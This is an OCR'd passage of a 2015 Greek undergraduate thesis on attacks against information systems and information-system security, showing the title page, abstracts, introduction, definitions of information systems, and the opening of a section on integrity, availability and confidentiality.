
ΤΕΧΝΟΛΟΓΙΚΟ ΕΚΠΑΙΔΕΥΤΙΚΟ ΙΔΡΥΜΑ ΤΕΙ ΗΠΕΙΡΟΥ

ΜΕΛΕΤΗ ΚΑΙ ΑΝΑΛΥΣΗ ΕΠΙΘΕΣΕΩΝ ΣΕ ΠΛΗΡΟΦΟΡΙΑΚΑ ΣΥΣΤΗΜΑΤΑ ΚΑΙ ΥΛΟΠΟΙΗΣΗ ΕΦΑΡΜΟΓΗΣ ΠΟΥ ΝΑ ΣΥΜΒΑΛΛΕΙ ΣΤΗΝ ΕΝΙΣΧΥΣΗ ΤΗΣ ΑΣΦΑΛΕΙΑΣ ΠΛΗΡΟΦΟΡΙΑΚΟΥ ΣΥΣΤΗΜΑΤΟΣ

Πτυχιακή Εργασία

Εισηγητές: Ανδριώτη Ειρήνη-Μαρία, Βρεττός Γεώργιος
Επιβλέπων Καθηγητής : Λιάγκου Βασιλική



ΑΡΤΑ,2015

<u>Υπεύθυνη Δήλωση :</u> *Βεβαιώνω ότι είμαι συγγραφέας αυτής της πτυχιακής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην πτυχιακή εργασία. Επίσης έχω αναφέρει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επίσης βεβαιώνω ότι αυτή η πτυχιακή εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του προγράμματος σπουδών του Τμήματος Μηχανικών Πληροφορικής Άρτας.*

Περίληψη

Με την ραγδαία ανάπτυξη της τεχνολογίας, μεγάλο πλήθος επιχειρήσεων καθώς και οργανισμοί του δημοσίου και ιδιωτικού τομέα βασίστηκαν για την ομαλή και γρήγορη λειτουργία τους, καθώς και την παροχή υψηλών υπηρεσιών, στα πληροφοριακά συστήματα. Επιτακτική όμως ήταν η ανάγκη για την ασφάλεια των πληροφοριακών συστημάτων, γεγονός που το καθιστά μέγιστης σημασίας. Στο διαδίκτυο σημειώνονται καθημερινά ολοένα και περισσότερες επιθέσεις και η προσπάθεια για περιορισμό, και πιο αισιόδοξα για εξάλειψή τους, οδήγησε στην ανάγκη απόκτησης εξειδικευμένης γνώσης για τα γεγονότα που διαδραματίζονται σε ένα δίκτυο. Αν και οι μέθοδοι και τα εργαλεία για την προστασία των συστημάτων βελτιώνονται συνεχώς, ο αριθμός των επιτυχημένων επιθέσεων συνεχώς αυξάνει. Σε αυτό μεγάλο ρόλο παίζει η πολυπλοκότητα των συστημάτων, αλλά και ο αυξανόμενος αριθμός των διαθέσιμων από το διαδίκτυο πόρων.

Ενώ η χρήση πληροφοριακών συστημάτων είναι δεδομένη για κάθε οργανισμό η ασφάλεια τους αντίστοιχα μοιάζει να απειλείται ακόμα περισσότερο. Έρευνες Παραβίασης Δεδομένων (Data Breach Investigations Report, DBIR) που ξεκίνησαν από το 2004, έδειξαν ότι στην πραγματικότητα, το 2013 μπορεί να υπερηφανεύεται για τα υψηλά ποσοστά απώλειας δεδομένων. Αποτέλεσμα των παραβιάσεων και των επιθέσεων αυτών, κατά των πληροφοριακών συστημάτων ενός οργανισμού οδηγούν στην ρήξη χαρακτηριστικών όπως η εμπιστευτικότητα, η ακεραιότητα και η διαθεσιμότητα των πληροφοριών που διαχειρίζεται και συνεπώς στην ρήξη της συνολικής ασφάλειας των συστημάτων αυτών. Αυτό αποτελεί σοβαρότατα πρόβλημα καθώς μπορεί που απειληθούν άμεσα ανθρώπινες ζωές αλλά και η ασφάλεια σε τοπικό, εθνικό αλλά και παγκόσμιο επίπεδο.

Η παρούσα πτυχιακή πραγματεύεται το θέμα των επιθέσεων και της ασφάλειας των πληροφοριακών συστημάτων, παρουσιάζοντας, ταξινομώντας και αναλύοντας τα θέματα ασφάλειας στο διαδίκτυο. Επίσης επικεντρώνει την μελέτη της στην σημασία του ελέγχου της ασφάλειας των πληροφοριακών συστημάτων και για αυτό μελετώνται τα ήδη των επιθέσεων και τεχνικές αντιμετώπισης αυτών και ταυτόχρονα υλοποιεί ένα είδος επίθεσης σε τρία συγκεκριμένα πληροφοριακά με στόχο να ελέγξει την ανθεκτικότητά τους και να καταδείξει τρόπους αντιμετώπισης. Γίνεται βιβλιογραφική αναφορά και στην πορεία αναλύονται τα προβλήματα στην ασφάλεια των υπολογιστών. Ωστόσο αναφέρονται διάφορα εργαλεία για την ενίσχυση του επιπέδου ασφάλειας. Σαφώς λοιπόν η ασφάλεια των πληροφοριακών συστημάτων αποτελεί ακρογωνιαίο λίθο για την σύγχρονη κοινωνία, για αυτό θα πρέπει να κατέχει πρωτεύοντα ρόλο κατά την σχεδίαση, συντήρηση και χρήση τους. Συνοψίζοντας ο στόχος της πτυχιακής εργασίας είναι διττός και αρχικά υπάρχει μια συνολική μελέτη και αναφορά σε θέματα προστασίας των πληροφοριακών συστημάτων και έπειτα υλοποιείτε μια συγκεκριμένη επίθεση και αναλύονται οι τρόποι αντιμετώπισή της.Η πτυχιακή με αυτόν τον τρόπο αναδεικνύει στην πράξη πόσο εύκολη μπορεί να γίνει μία επίθεση σε ένα πληροφοριακό σύστημα και ποιες

είναι οι δυνατότητες αντιμετώπισής τους. Στην συνέχεια παρουσιάζονται αποτελέσματα(Αριθμός συνδέσεων-Χρόνος σύνδεσης-Μέσος όρος-Απόπειρες-Μέση τιμή-Ελάχιστος χρόνος-Μέγιστος χρόνος-Αριθμός πακέτων) από δοκιμή σε τρία ανεξάρτητα μεταξύ τους πληροφοριακά συστήματα και αναλύονται συμπεράσματα με βάση τα αποτελέσματα αυτά.

Title of Thesis: ''Research and analyze attacks on information systems and implementation of application which contributes to strengthening the information system security''

Abstract

With the rapid development of technology , a large number of companies and organizations in the public and private sectors based on their smooth and fast operation , as well as providing high quality services in information systems. But urgent was the need for the security of information systems, which makes it of utmost importance. On the internet occurring daily more and more attacks and the endeavor, and more optimistic about their elimination, has led to the need to acquire specialized knowledge about the events that take place on a network. Although the methods and tools for protecting systems is constantly improving, the number of successful attacks is increasing. In this great role played by the complexity of the systems, but also the increasing number of available resources from the internet. While the use of information systems is given for each agency their respective security seems threatened even more. Surveys Violation Data (Data Breach Investigations Report, DBIR) launched since 2004 showed that in fact, the 2013 boasts high rates of data loss. As a result of these violations and attacks against information systems of an organization leading to rupture characteristics such as confidentiality, integrity and availability of information managed and therefore to break the overall security of these systems. This is a serious problem as it can that directly threatened human lives and security at local, national and global level.

This project addresses the issue of attacks and security of information systems, recording, collating and analyzing Internet security. It also focuses on the study of the importance of checking the security of information systems and therefore already studied the attacks and techniques for treating them and simultaneously implements a kind of attack on three specific information in order to verify their resilience and demonstrate responses. It becomes citation and in the process analyzed the problems in computer security.

It becomes citation and in the process analyzed the problems in computer security. However referred to various tools to enhance the security level. Clearly therefore the security of information systems is a cornerstone of modern society, should hold a leading role in the design, maintenance and use. Summarizing the objective of this thesis is twofold and initially there is a comprehensive study and report on the

protection of information systems and then implementing a specific attack and discussed ways confrontation tis.I dissertation thus shows in practice.
The dissertation thus shows in practice how easy it can be an attack on an information system and what are the possibilities of dealing with them . Then they presented results (ID - Link Connection Time - Average - Attempts - Mean - Minimum - Maximum time - Number of packets) from test to three independently analyzed information systems and conclusions based on these results .

Ευχαριστίες

Με την ολοκλήρωση της Πτυχιακής Εργασίας θα θέλαμε να ευχαριστήσουμε την κ. Λιάγκου Καθηγήτρια του Τμήματος Μηχανικών Πληροφορικής του ΤΕΙ Άρτας για την καθοδήγηση που μας προσέφερε, ως επιβλέπων Καθηγητής, για τις επιστημονικές και πολύτιμες υποδείξεις της, καθώς επίσης και για την υποστήριξη και καθοδήγηση της.

Επίσης ευχαριστίες εκφράζονται στις οικογένειες και τους φίλους μας που μας στήριξαν καθ’ όλη τη διάρκεια της παρούσας πτυχιακής εργασίας, για την αστείρευτη αγάπη, στήριξη και υπομονή καθ’ όλη τη διάρκεια της προσπάθειας μας.

Περιεχόμενα

ΚΕΦΑΛΑΙΟ 1:

ΕΙΣΑΓΩΓΗ

Στην σύγχρονη εποχή, η κατοχή δεδομένων και πληροφοριών αναδεικνύεται σε καθοριστικό παράγοντα επιτυχίας και επικράτησης σε πολλά και διαφορετικά επίπεδα. Ο αγώνας επικράτησης και απόκτησης ισχύος ακόμη και σε επίπεδο κρατών, μετατρέπεται σε αγώνα εξασφάλισης πολύτιμων πληροφοριών. Αντίστοιχα, στο χώρο των επιχειρήσεων, η διαθεσιμότητα δεδομένων και πληροφοριών, σχετικών τόσο με την ίδια την επιχείρηση, όσο και με το άμεσο και ευρύτερο περιβάλλον της (οικονομικό, τεχνολογικό, πολιτικό, κοινωνικό), αποτελεί δυνητικά ένα ισχυρό όπλο για την επιβίωση και ανάπτυξή της στις έντονα ανταγωνιστικές συνθήκες της αγοράς.

Ο καθοριστικός παράγοντας για την αξιοποίηση του όπλου αυτού είναι η αποτελεσματική διαχείριση των διαθέσιμων πληροφοριών, ώστε τελικά να παρέχουν την πληροφόρηση που είναι πραγματικά χρήσιμη και κρίσιμη για την επιχείρηση. Η πληροφοριακή τεχνολογία (Information Technology – IT) παρέχει τα μέσα και τα εργαλεία για την κάλυψη της ανάγκης δημιουργίας, συλλογής, επεξεργασίας, αποθήκευσης, διάθεσης και ανταλλαγής πληροφοριών μεταξύ διαφόρων μερών εντός ή έκτος της επιχείρησης.

1.1 Ορισμός του προβλήματος

Η ανάπτυξη πληροφοριακών συστημάτων (Information Systems – IS) έχει συμβάλλει σε μεγάλο βαθμό στην αλλαγή του τρόπου διεξαγωγής των συναλλαγών, δίνοντάς τους έναν ηλεκτρονικό χαρακτήρα, παρέχοντας εκπληκτικές ευκολίες αλλά και εγκυμονώντας ταυτόχρονα σημαντικούς κινδύνους. Το γεγονός αυτό έχει ωθήσει πολλές επιχειρήσεις να επενδύσουν στην χρήση πληροφοριακών συστημάτων και διαδικτυακών εφαρμογών για την επίτευξη των στόχων και της βασικής λειτουργικότητάς τους. Βέβαια η παραμικρή δυσλειτουργία, διακοπή ή παράνομη διείσδυση στα συστήματα αυτά μεταφράζεται σε κόστος, είτε από άμεσες οικονομικές απώλειες, είτε από την αδυναμία του οργανισμού να λειτουργήσει αποδοτικά. Εκτός από τις οικονομικές επιπτώσεις όμως, τα προβλήματα ασφάλειας πληροφοριακών συστημάτων γίνονται ακόμα πιο αισθητά σε συστήματα που περιέχουν ευαίσθητα δεδομένα ή επιτελούν <<ευαίσθητες>> και σημαντικές λειτουργίες ,όπως τα συστήματα του στρατού, της εναέριας κυκλοφορίας, των ιατρικών δεδομένων και των ευαίσθητων προσωπικών δεδομένων. Δεν υπάρχει

λοιπόν αμφιβολία ότι η ασφάλεια των πληροφοριακών συστημάτων έχει τεράστια σημασία στην σύγχρονη κοινωνία και πρέπει να διαδραματίζει πρωταρχικό ρόλο κατά την σχεδίαση, συντήρηση και χρήση τους.
Σε αυτό το πλαίσιο η εργασία πραγματεύεται, το ζήτημα της ασφάλειας των πληροφοριακών συστημάτων. Για να καλυφθεί πληρέστερα το θέμα θεωρήθηκε σκόπιμο να εξεταστούν τα ακόλουθα ζητήματα: Α) Οι απειλές που μπορούν να προκύψουν από την λειτουργία πληροφοριακών συστημάτων και ο τρόπος αντιμετώπισης τους. Β) Η χρησιμότητα της κρυπτογραφίας και των Firewalls στην αντιμετώπιση τέτοιων απειλών, Γ) Τα διάφορα όπλα που μπορούν να χρησιμοποιηθούν μέσω διαδικτύου για την καταστροφή ή την άντληση ορισμένων πληροφοριών.
Αρχικά στο πρώτο κεφάλαιο, παρουσιάζεται το εννοιολογικό πλαίσιο των πληροφοριακών συστημάτων, τα συστατικά τους μέρη, ο σκοπός τους όπως και τα πλεονεκτήματα- μειονεκτήματα τους. Επίσης γίνεται αναφορά στα firewalls, όπου αφού οριστούν, παρουσιάζονται οι μορφές και οι τύποι τους και παρατίθονται τα βασικότερα πλεονεκτήματα και μειονεκτήματα τους. Τέλος γίνεται παρουσίαση της ασφάλειας των πληροφοριακών συστημάτων και τα θέματα ασφάλειας των πληροφοριακών συστημάτων σε περιβάλλον διαδικτύου Στο δεύτερο κεφάλαιο πραγματοποιείται επισκόπηση της υπάρχουσας βιβλιογραφίας. Η βιβλιογραφική επισκόπηση χωρίζεται σε δύο μέρη, το πρώτο από τα οποία γίνεται αναφορά στην έννοια της ασφάλειας των πληροφοριακών συστημάτων, στα προβλήματα ασφάλειας που μπορεί να προκύψουν, τους τρόπους αντιμετώπισης τους, και τέλος γίνεται μία αναφορά στην σχέση που έχει η σημερινή κρίση με την ασφάλεια των πληροφοριακών συστημάτων. . Στο επόμενο **τρίτο κεφάλαιο** ακολουθεί η παρουσίαση του EclipseIDE, η οποία αφορά την εγκατάσταση των εργαλείων του και του περιβάλλοντος ανάπτυξης, τα δομικά συστατικά του και άλλα στοιχεία απαραίτητα για την ανάπτυξη της εφαρμογής. Επιπρόσθετα, αναλύεται η εφαρμογή που έχει αναπτυχθεί στα πλαίσια της παρούσας εργασίας. Τέλος παρουσιάζεται η υλοποίηση και το testmode της εν λόγω εφαρμογής, ενώ στο **τέταρτο κεφάλαιο** δίδονται τα συμπεράσματα από τη πτυχιακή εργασία.

1.2 Πληροφοριακά συστήματα

Οι Τεχνολογίες της Πληροφορίας και των Επικοινωνιών (ΤΠΕ) τα τελευταία χρόνια βρίσκονται σε ραγδαία εξέλιξη ενώ αποτελούν σύμφωνα με πολλούς ερευνητές ένα από τα πιο κρίσιμα και μεγαλύτερα επιτεύγματα της ανθρώπινης ιστορίας. Κατέχοντας υψίστης σημασίας για όλους τους ανθρώπους οι ΤΠΕ έχουν ενεργά συμβάλλει στη βελτίωση της ποιότητας ζωής καθώς και στην αύξηση της παραγωγικότητας και αποδοτικότητας. Επιπρόσθετα, μέσα από την χρήση των εν λόγω τεχνολογιών δημιουργούνται πολλές επιχειρηματικές ευκαιρίες και δραστηριότητες και συνάδουν στην καλύτερη αναβάθμιση της συλλογής

πληροφοριών και την ανάδειξη των κοινωνικών σχέσεων. Σύμφωνα με τον Σταμάτη (2012) η έννοια της επικοινωνίας ορίζεται ως *«…η σύνθετη και πολύπλοκη διαδικασία που ανάγεται στην ανώτερη διανοητική σφαίρα του ανθρώπινου είδους η οποία μολονότι δείχνει να οφείλεται σε έμφυτες ικανότητες, έχει τη δυνατότητα να αναπτύσσεται και να βελτιώνεται με κατάλληλη διδασκαλία και άσκηση…»*.
Οι εφαρμογές τεχνολογιών υποστήριξης βασίζονται στις τεχνολογίες του Η/Υ, της ασύρματης επικοινωνίας, της ρομποτικής και της εικονικής πραγματικότητας ενώ προσφέρουν πολλές δυνατότητες στα άτομα που χρειάζονται άμεση πρόσβαση στην πληροφορία, καλύπτοντας ένα ευρύ φάσμα υπηρεσιών, συσκευών και εφαρμογών λογισμικού που διευκολύνουν την επικοινωνία τους και όχι μόνο.

1.2.1 Ορισμός Πληροφοριακών Συστημάτων

Σύμφωνα με τον Jayaratna (1994) Πληροφοριακό Σύστημα (Π.Σ.)[1] είναι ένα σύστημα:
α) προσδιορισμού, κατά τρόπο αποδοτικό και αποτελεσματικό, των πραγματικών αναγκών των χρηστών, και β) δημιουργίας συστήματος επεξεργασίας πληροφοριών για να ικανοποιούνται οι ανάγκες αυτές. Το σύστημα επεξεργασίας φροντίζει την συνεχή ικανοποίηση των μεταβαλλόμενων αναγκών των χρηστών. Αυτό επιτυγχάνεται με: α) τον πλέον αποτελεσματικό τρόπο απόκτησης, αποθήκευσης, επεξεργασίας, διάδοσης και παρουσίασης των πληροφοριών, β) Την παροχή μέσων και περιβάλλοντος αποθήκευσης στους εμπλεκόμενους χρήστες να βελτιώσουν την αποτελεσματικότητα λήψης αποφάσεων, γ) την υποστήριξη των διαδικασιών λειτουργίας, ελέγχου και στρατηγικού σχεδιασμού της επιχείρησης - οργανισμού. Ο ορισμός αυτός έχει το πλεονέκτημα να δίνει, κατά τρόπο ολοκληρωμένο, τις λειτουργίες ενός πληροφοριακού συστήματος τονίζοντας ταυτόχρονα και το δυναμικό χαρακτήρα του.

1.2.2 Σκοπός και Χαρακτηριστικά ενός Πληροφοριακού Συστήματος

Όπως όλα τα συστήματα έτσι και τα πληροφοριακά έχουν εισροές, όπου μέσω κάποιας επεξεργασίας μετατρέπονται σε εκροές, λειτουργούν μέσα σε κάποιο περιβάλλον το οποίο και τα χαρακτηρίζει, ενώ υπάρχει και ένας μηχανισμός ανατροφοδότησής τους. Τα Πληροφοριακά Συστήματα λειτουργούν μέσασε ένα περιβάλλον και έχουν ένα σκοπό. Το περιβάλλον περιλαμβάνει συνήθως την επιχείρηση ή τον οργανισμό, τις λειτουργίες των οποίων στηρίζει καθώς και τις

[1]Πληροφοριακά συστήματα (αγγλ. Information Systems ή IS) ονομάζεται ένα σύνολο διαδικασιών, ανθρώπινου δυναμικού και αυτοματοποιημένων υπολογιστικών συστημάτων, που προορίζονται για τη συλλογή, εγγραφή, ανάκτηση, επεξεργασία, αποθήκευση και ανάλυση πληροφοριών. Τα συστήματα αυτά μπορούν να περιλαμβάνουν λογισμικό, υλικό και τηλεπικοινωνιακό σκέλος. [Πηγή: https://el.wikipedia.org/wiki/Πληροφοριακά_συστήματα]

αξίες, την κουλτούρα και τα οράματα αυτών (Avital, 2003). Ο σκοπός Πληροφοριακών συστημάτων είναι να παρέχουν λύση σε προβλήματα της επιχείρησης ή του οργανισμού οπού λειτουργούν. Ως σπουδαιότεροι σκοποί των διαφόρων Πληροφοριακών συστημάτων αναφέρονται οι εξής:

1. η συλλογή και αποθήκευση δεδομένων τα οποία με κατάλληλη επεξεργασία να μετασχηματίζονται σε χρήσιμη πληροφόρηση,
2. η παροχή λειτουργικής πληροφόρησης στους εργαζομένους για να επιτελούν με τον καλύτερο τρόπο τις καθημερινές συναλλαγές και δραστηριότητες μιας επιχείρησης ή ενός οργανισμού,
3. η παροχή στρατηγικής πληροφόρησης με κατάλληλη μορφή στα διευθυντικά στελέχη για να παίρνουν τις πιο σωστές αποφάσεις,
4. η επέκταση της αλυσίδας αξίας της επιχείρησης μέσω της σύνδεσης του πληροφοριακού συστήματος με εκείνα των προμηθευτών, των ενδιάμεσων και των πελατών της προκειμένου να δημιουργηθούν οφέλη από την απόκτηση επιπρόσθετης πληροφόρησης.

Σύμφωνα με τους De Lone & McLean (1992) η θεωρία των Πληροφοριακών Συστημάτων άρχισε να αναπτύσσεται κατά την διάρκεια της δεκαετίας του 1950 στο χώρο των Θετικών Επιστημών και καθορίζεται από συγκεκριμένα χαρακτηριστικά, τα οποία συνίστανται στην α) Διαίρεση των συστημάτων σε κατηγορίες, έτσι ώστε να διευρύνονται και να ελέγχονται τα ειδικά χαρακτηριστικά τους, β) Αντιμετώπιση ενός συστήματος ως σύνολο για την επίλυση των προβλημάτων του, γ) Ανάπτυξη μοντέλων για την ανάλυση της λειτουργίας ενός συστήματος, και δ) Δυναμική παρέμβαση στο σύστημα (τι είναι και πως λειτουργεί).

1.2.3 Πλεονεκτήματα & Μειονεκτήματα Πληροφοριακών Συστημάτων

Στον πίνακα 1 παρουσιάζονται τα ακρώνυμα και η ονοματολογία των πιο ευρέων γνωστών Πληροφοριακών Συστημάτων που μπορούν να χρησιμοποιηθούν ανάλογα με τις ανάγκες και τις οικονομικές δυνατότητες της επιχείρησης. Το ποιό ή ποια από τα παραπάνω πληροφοριακά συστήματα θα επιλέξει η επιχείρηση εξαρτάται από αρκετούς παράγοντες. Υπάρχουν θετικά αλλά και αρνητικά στοιχεία για το καθένα σύστημα, ανάλογα βέβαια την επιχείρηση.

Πίνακας 1. Διαδεδομένα Πληροφοριακά Συστήματα[2]

Ακρώνυμο	Ονομασία
SCMS	(Supplier and Contract Management System / Συστήματα Διαχείρισης Αλυσίδας Εφοδιασμού)
KMS	(Knowledge Management Systems / Συστήματα Διαχείρισης Γνώσης)
OAS	(Office Automation Systems / Συστήματα Αυτοματοποίησης Γραφείου)
TPS	(Transaction Processing Systems / Συστήματα Επεξεργασίας Συναλλαγών)
ERP	(Enterprise resource planning / Συστήματα Ενδοεπιχειρησιακού Σχεδιασμού)
ESS	(Executive Support Systems / Συστήματα Υποστήριξης Διοίκησης)
DSS	(Decision Support Systems / Συστήματα Υποστήριξης Απόφασης)
MIS	(Management Information Systems / Διοικητικά Συστήματα Πληροφόρησης)

Είναι γεγονός πως στην εποχή της ευρυζωνικότητας που διέπει τα Πληροφοριακά Συστήματα παρέχουν στις επιχειρήσεις πολλά οφέλη και υπηρεσίες. Κάποια από αυτά τα οφέλη που προσκομίζει η εταιρεία είναι η ταχύτατη και ακριβής επεξεργασία δεδομένων, η μεγάλη αποθηκευτική ικανότητα και η ταχύτατη επικοινωνία μεταξύ τοποθεσιών. Προσφέρουν επίσης δυνατότητα καλύτερου συντονισμού ατόμων, ομάδων και υπηρεσιών, υποστήριξη αποφάσεων, αυτοματοποίηση και βελτίωση της ροής των εργασιών, αύξηση της αποτελεσματικότητας του οργανισμού και καλύτερη αξιοποίηση των πολύτιμων δεδομένων τους (Γιαννακόπουλος, 2003).

Στον αντίποδα πολλά από αυτά διαθέτουν και μειονεκτήματα, όπως έλλειψη δημιουργικότητας και ποιοτικής πληροφορίας. Τα συστήματα αυτά δεν προσαρμόζονται εύκολα και η αναλυτική ικανότητά τους δεν είναι επαρκείς σε σχέση με άλλα συστήματα. Σε άλλα δεδομένου της ροής νέων χρηστών, μπορεί να υπάρξει αισθητή μείωση της επίδοσης τους, ενώ τα περισσότερα από αυτά λειτουργούν μόνο στο ίδιο περιβάλλον της επιχείρησης. Τέλος η λειτουργία καθώς και η συντήρηση πολλών από αυτών αποτελεί μια χρονοβόρα διαδικασία που είναι πολύ ακριβή, δεν είναι ευέλικτα συστήματα ενώ υπάρχουν προβλήματα ολοκλήρωσης με άλλα πληροφοριακά συστήματα.

[2] Γιαννακόπουλος Διονύσιος Παπουτσής Ιωάννης, Πολλάλης Α.Γιάννης. (2004) "Πληροφοριακά Συστήματα Επιχειρήσεων Ι – Εισαγωγή στην Τεχνολογία & Στρατηγική". Εκδόσεις: Αθ. Σταμούλης.


1.3 Ασφάλεια Πληροφοριακών συστημάτων

Με βάση όσα έχουν ειπωθεί παραπάνω, δεν είναι παράξενο ότι στη διεθνή επιστημονική βιβλιογραφία δεν υπάρχει ορισμός της ασφάλειας πληροφοριακού συστήματος στον οποίο να συμφωνούν όλοι. Η ασφάλεια Πληροφοριακού Συστήματος είναι το οργανωμένο πλαίσιο από έννοιες, αντιλήψεις, αρχές, πολιτικές, διαδικασίες, τεχνικές και μέτρα που απαιτούνται για να προστατευθούν τα στοιχεία του Πληροφοριακού Συστήματος, αλλά και το σύστημα ολόκληρο, από κάθε σκόπιμη ή τυχαία απειλή (Κιουντούζης, 1995).
Ο ορισμός αυτός δίνει έμφαση όχι μόνο στο Π.Σ ως ολότητα αλλά και στα επιμέρους στοιχεία του, ενώ η αναφερόμενη προφύλαξη αφορά κάθε είδους απειλή (τυχαία ή σκόπιμη). Η ασφάλεια του Π.Σ συνδέεται άμεσα τόσο με τις τεχνικές, τις διαδικασίες και τα διοικητικά μέτρα όσο και με ηθικοκοινωνικές αντιλήψεις, αρχές και παραδοχές.

1.3.1 Προϋποθέσεις και Προβλήματα Ασφάλειας Π.Σ.

Είναι βέβαια προφανές ότι η προφύλαξη δεν θα πρέπει να παρεμποδίζει την απρόσκοπτη λειτουργία του συστήματος και την ελεύθερη διακίνηση των πληροφοριών, έτσι ώστε να μην θέτονται αδικαιολόγητοι φραγμοί στην ανάπτυξη της τεχνολογίας της πληροφορίας. Η ασφάλεια των πληροφοριών αναφέρεται στην προστασία της πληροφορίας στην ολότητά της και των σχετικών με την ασφάλεια ιδιοτήτων. Η ασφάλεια των πληροφοριακών συστημάτων είναι πολύ σημαντική καθώς στηρίζεται σε τρεις βασικές ιδέες οι οποίες είναι απαραίτητες για την ορθή λειτουργία ενός Π.Σ., και είναι οι εξής:
Ακεραιότητα (Integrity): Η ακεραιότητα αναφέρεται στη διατήρηση των δεδομένων ενός πληροφοριακού συστήματος σε μια γνωστή κατάσταση χωρίς ανεπιθύμητες τροποποιήσεις, αφαιρέσεις ή προσθήκες από μη εξουσιοδοτημένα άτομα, καθώς και την αποτροπή της πρόσβασης ή/και χρήσης των υπολογιστών και δικτύων του συστήματος από άτομα χωρίς άδεια.
Διαθεσιμότητα (Availability): Η διαθεσιμότητα των δεδομένων και των υπολογιστικών πόρων είναι η εξασφάλιση ότι οι υπολογιστές, τα δίκτυα και τα δεδομένα θα είναι στη διάθεση των χρηστών όποτε απαιτείται η χρήση τους. Μία τυπική απειλή που αντιμετωπίζουν τα σύγχρονα πληροφοριακά συστήματα είναι η επίθεση άρνησης υπηρεσιών (DOS attack), που έχει ως σκοπό να τεθούν εκτός λειτουργίας οι στοχευόμενοι πόροι, είτε προσωρινά είτε μόνιμα. Η άρνηση υπηρεσιών δεν προκαλείται αναγκαία από εχθρική επίθεση.
Εμπιστευτικότητα (Confidentiality): Η εμπιστευτικότητα σημαίνει ότι ευαίσθητες πληροφορίες δεν θα έπρεπε να αποκαλύπτονται σε μη εξουσιοδοτημένα άτομα. Η

διαρροή ευαίσθητων πληροφοριών μπορεί να γίνει με πιο παραδοσιακές μεθόδους από την ψηφιακή υποκλοπή.



